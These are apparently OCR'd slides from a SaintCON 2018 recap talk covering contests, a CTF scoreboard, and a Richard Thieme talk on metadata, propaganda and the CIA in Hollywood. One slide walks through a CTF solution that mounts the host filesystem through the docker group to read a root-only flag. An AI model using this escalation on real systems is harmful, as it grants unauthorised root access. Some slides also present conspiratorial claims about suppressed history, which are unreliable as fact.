SaintCON 2018

By James Reynolds

About SaintCON

- Security conference in Utah for 14 years
- Basic to advanced security training: wifi and wired network, servers, cloud services, web frameworks, workstation, application, database, password, physical, user, and privacy
- Communities: hardware hacking, mobile hacking, tamper evident, hacker labs, lock picking, packet capture
- Contests: Hackers Challenge, The Vault, Escape Challenge “Los Santos”, Wireless Hunt, Red vs. Blue, Password Cracking, Donkey Car Racing

- Roleplay being captured by drug gang
- 5 minutes to escape zip tie (or handcuffs) and locked door
- Extra points for cracking the safe and getting evidence (a disc and bag of white "powder")


Check Point

- Roleplay FBI team gathering evidence of suspected illegal activities
- Requires lock-picking, RFID hacking, software defined radio hacking
- $500 prize


CLOSED
PLEASE CALL AGAIN

Hackers Challenge

- Hackers Challenge was originally used to provide "Something else to do" during less interesting presentations, but has become a serious and high skills driven game

- Jeopardy like game

- All questions start off at 10000 points

- Each successful answer divides the points (X/2=5000, X/3=3333, X/4=2500, X/5=2000, etc)

Badge Hacking

EXPLORE
75
DONE (134)

FIRM
143
DONE (70)

HIDDEN MESSAGE
137
DONE (73)

SECRET WEB
108
DONE (93)

WIFI PASS
108
DONE (93)

ClassicCrypto

CC 100
36
DONE (278)

THE UNSUNG HERO
164
SOLVED (61)

BROKEN CLOCKS
385
SOLVED (26)

S7ERCREF7 MOON BASE
1111
SOLVED (9)

CrackMe

CRACKED
41
SOLVED (242)

CRACKME IFYOUCAN
83
SOLVED (121)

WEAPON OF CHOICE
120
SOLVED (83)

Double Jeopardy

NEDRY
909
SOLVED (22)

HERE'S SOMETHING NEW..
4000
SOLVED (5)

RIDDLE ME THIS
1176
SOLVED (17)

BEAUTY
1111
SOLVED (18)

BICEP CARAPACE
5000
SOLVED (4)

Forensics

MMM... PI...
222
SOLVED (45)

YOU'RE SUCH A SLACKER..
714
SOLVED (14)

gnireenignE esreveR

RE 100
417
SOLVED (24)

PLUGX
1111
SOLVED (9)

LOGIC BOMB
625
SOLVED (16)

KEYLOGGER
1111
SOLVED (9)

Fun Example

- ssh -p2222 saintcon@54.214.94.66
- password: ********
- Get the flag in /root/flag.txt

Answer

- ps awwx (docker was running)
- Web search “docker escalation” (don't use the 'docker' group)
- id (they were using the 'docker' group)
- docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
- cat /root/flag.txt

NeverLAN CTF

Middle School Focused Capture The Flag Event

#TeachThemToHack

February 2019

Sign Up

Richard Thieme


- Author
  - “Fiction”, Wired, Forbes, salon.com
- A hacker [grand] father figure
- Been speaking at Def Con 20+ years
- Was an Episcopal priest in Midvale

Freeing the Mind: Security and Power in a world without walls

- Identity = who you think you are
- Identity = measurements of your behavior (meta data)
- With enough meta data it’s possible to know you better than you know yourself
- Big corporations (and the NSA) have all the data they need
- They are never going to give it up
- There is no going back

I think I've got this Matrix thing figured out…

What is the Matrix?



What is narrative?

Edward Bernays

Edward Louis Bernays (/bərˈneɪz/; German: [bɛɐ̯ˈnaɪs]; November 22, 1891 – March 9, 1995) was an Austrian-American pioneer in the field of public relations and propaganda, referred to in his obituary as "the father of public relations".[2] Bernays was named one of the 100 most influential Americans of the 20th century by *Life*.[3] He was the subject of a full length biography by Larry Tye called *The Father of Spin* (1999) and later an award-winning 2002 documentary for the BBC by Adam Curtis called *The Century of the Self*. More recently, Bernays is noted as the great-uncle of Netflix co-founder, Marc Randolph.

Edward Bernays

Edward Bernays in 1917

Central Intelligence Agency

Seal of the Central Intelligence Agency

Formed	September 18, 1947; 71 years ago
Preceding Intelligence agency	Office of Strategic Services[1]
Motto	"The Work of a Nation. The Center of Intelligence." Unofficial motto: "And you shall know the truth and the truth shall make you free." (John 8:32)[2]
Employees	21,575 (estimate)[3]
Annual budget	$15 billion (as of 2013)[3][4][5]
Parent Intelligence	None (independent)

Beardon's remark provides a clue to the real reason the CIA likes to offer advice to Hollywood, a clue that was expanded on by Paul Kelbaugh, the former associate general counsel to the CIA - a very senior figure in Langley. In 2007, Kelbaugh spoke at Lynchburg College of Law in Virginia - where he had become an associate professor - about the CIA's relationship with Hollywood. A journalist present at the lecture (who now wishes to be a[illegible]ous) reported that Kelbaugh spoke about the 2003 Al Pacino/Colin Farrell vehicle The Recruit. A CIA agent had been on set as a "consultant" throughout the shoot, he said; his real job, however, was to misdirect the film-makers. "We didn't want Hollywood getting too close to the truth," the journalist quoted Kelbaugh as saying.

Peculiarly, though, in a strongly worded email to us, Kelbaugh emphatically denied having said such a thing, and said he remembered "very specific discussions with senior [CIA] management that no one was ever to misrepresent to affect [film] content - EVER." The journalist stands by the original report, and Kelbaugh has refused to discuss the matter further.

So, altering scripts, financing films, suppressing the truth - it's worrying enough. But there are cases where some believe the CIA's activities in Hollywood have gone further - far enough, in fact, to be the stuff of movies.

COMMENTARY

This Angry Mob Is Never Going To Grow Until We're More Welcoming To New Members


By Brom of Alsthorpe
Today 2:29pm • SEE MORE: OPINION

Brom of Alsthorpe

As I look out at the faces surrounding me here today, I am reminded of how much we've accomplished in such a short period of time. We've driven the creature from our village, chased it back to its moldering castle, and burned that castle to the ground, doing so with no more than a few dozen pugnacious townsfolk. This was a huge undertaking, and we should all feel proud. However, to achieve our goals moving forward—to track down this beast who ultimately escaped the fire and fled—we must increase our numbers.

This angry mob can't reach its full potential until we make ourselves more welcoming to newcomers.

“All official history is propaganda. If you want truth, you have to struggle for it.”
– John Taylor Gatto, 2003
(celebrated New York teacher, author of *The Underground History of American Education*)




“I am now quite sure that ‘Tragedy and Hope’ was suppressed although I do not know why or by whom.”
– Carroll Quigley, 1974
(celebrated Georgetown University professor, author of the history book, *Tragedy and Hope*)

- John Taylor Gatto, *The Underground History of American Education*
- Carroll Quigley, *Tragedy and Hope*
- *Follow the Money: Public School* - 16 minute YouTube vid


Eric Politzer
photography

That’s the Matrix



NeverLAN CTF

Middle School Focused Capture The Flag Event

#TeachThemToHack

February 2019

Sign Up

Questions?